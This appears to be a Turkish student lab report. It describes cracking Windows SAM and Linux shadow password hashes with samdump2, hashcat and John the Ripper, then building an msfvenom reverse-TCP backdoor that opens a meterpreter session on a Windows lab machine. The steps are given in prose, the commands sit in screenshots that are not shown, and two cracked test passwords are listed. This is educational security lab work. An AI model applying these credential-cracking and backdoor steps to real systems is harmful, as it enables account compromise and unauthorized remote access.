
**2-Hash Çıkarma (samdump2):**  
 Kali Linux’ta samdump2 komutunu kullanarak bu iki dosyadan Windows kullanıcı hash’lerini çıkardım. Sonuçları windows\_hash.txt adında bir dosyaya kaydettim.



**3-Şifre Kırma – Yöntem 1 (hashcat):**  
 İlk olarak hashcat aracıyla kırmayı denedim. LM/NTLM hash türü için -m 1000 parametresiyle rockyou.txt sözlüğünü kullandım.




**4- Şifre Kırma – Yöntem 2 (John the Ripper):**  
 Alternatif olarak john aracıyla da kırmayı denedim. Yine aynı sözlük listesini kullanarak hash’leri çözümledim.



**5-Sonuçların Görüntülenmesi:**

--show komutu ile çözülen kullanıcı hesaplarını listeledim:





**6-Elde Ettiğim Kullanıcı Bilgileri:**  
 Toplam 5 kullanıcının hash’i kırıldı. Bunlardan biri kendi adım olan "Hilal Öklük" kullanıcı hesabına ait şifreydi. Ancak bazı hash'ler çözüldüğü halde **şifre kısmı görünmedi**, yani şifreler düz metin olarak elde edilemedi. Bu durum genellikle:



* Hash’in potfile'da bulunmasına rağmen eşleşen bir şifrenin olmaması,
* Hash türü ile format arasında uyumsuzluk (örneğin LM yerine NT formatının tercih edilmesi gerektiği)  
   gibi nedenlerden kaynaklanıyor olabilir.

LINUX HASH KIRMA

**1- Yeni Kullanıcılar Oluşturdum:**  
 **testuser ve kullanici adında iki kullanıcı ekledim. Her kullanıcı için güçlü olmayan şifreler belirledim (test için).**




**2-Hash’leri Topladım:**  
 grep ile kullanıcı hash’lerini /etc/shadow dosyasından çektim. Ardından unshadow komutuyla /etc/passwd dosyasındaki bilgilerle birleştirip kırılabilir hale getirdim:




**3-Başlangıçta Kırma Sorunu Yaşadım:**  
 john ile all.hash dosyasını kırmayı denedim ancak uzun süre şifreler çözülemedi.  
 Bu durumu fark edince sorunun hash algoritmasından kaynaklandığını düşündüm.


**4-Hash Formatını Kontrol Ettim:**  
 john --list=formats komutuyla desteklenen algoritmaları kontrol ettim ve ardından sistemi kontrol ederek hash algoritmasının ne olduğunu anlamaya çalıştım.



Bu dosyada yescrypt ifadesini sha512 ile değiştirdim :




**5-Şifre Kırma :**  
 Formatın SHA512 olduğunu anladıktan sonra tekrar john komutunu kullandım:




**6-Kırılan Şifreler:**  
 Sonunda her iki kullanıcının şifresini başarıyla kırdım:

* testuser: 123456
* kullanici: 456789  
   Bunları --show komutuyla doğruladım:




**WİNDOWS İŞLETİM SİSTEMİNE BACKDOOR UYGULAMASI İLE SIZMA**




Bu görselde, hedef Windows sistemine sızmak için kullanılan zararlı yazılım (windowsbackdoor.exe) dosyasının indirilmiş hali görülmektedir.



Daha sonra Kali Linux'ta msfvenom aracı ile backdoor oluştudum. Belirli bir IP ve port belirterek bir reverse TCP payload hazırladım ve .exe dosyası olarak kaydettim.




Windows sistemde backdoor dosyasına çift tıklayıp çalıştırmak istediğimde SmartScreen tarafından uyarı aldım. İnternet bağlantısı olmadığı için dosyanın güvenliği değerlendirilememektedir.




Backdoor dosyası çalıştırıldıktan sonra Kali tarafında Metasploit Framework ile açılan listener'a bağlantı düşmüş ve meterpreter oturumu başlamıştır.

Picture 5, Resim

Hedef sistem windowsbackdoor.exe dosyasını Kali sunucusundan indirirken görüntülenmiştir.



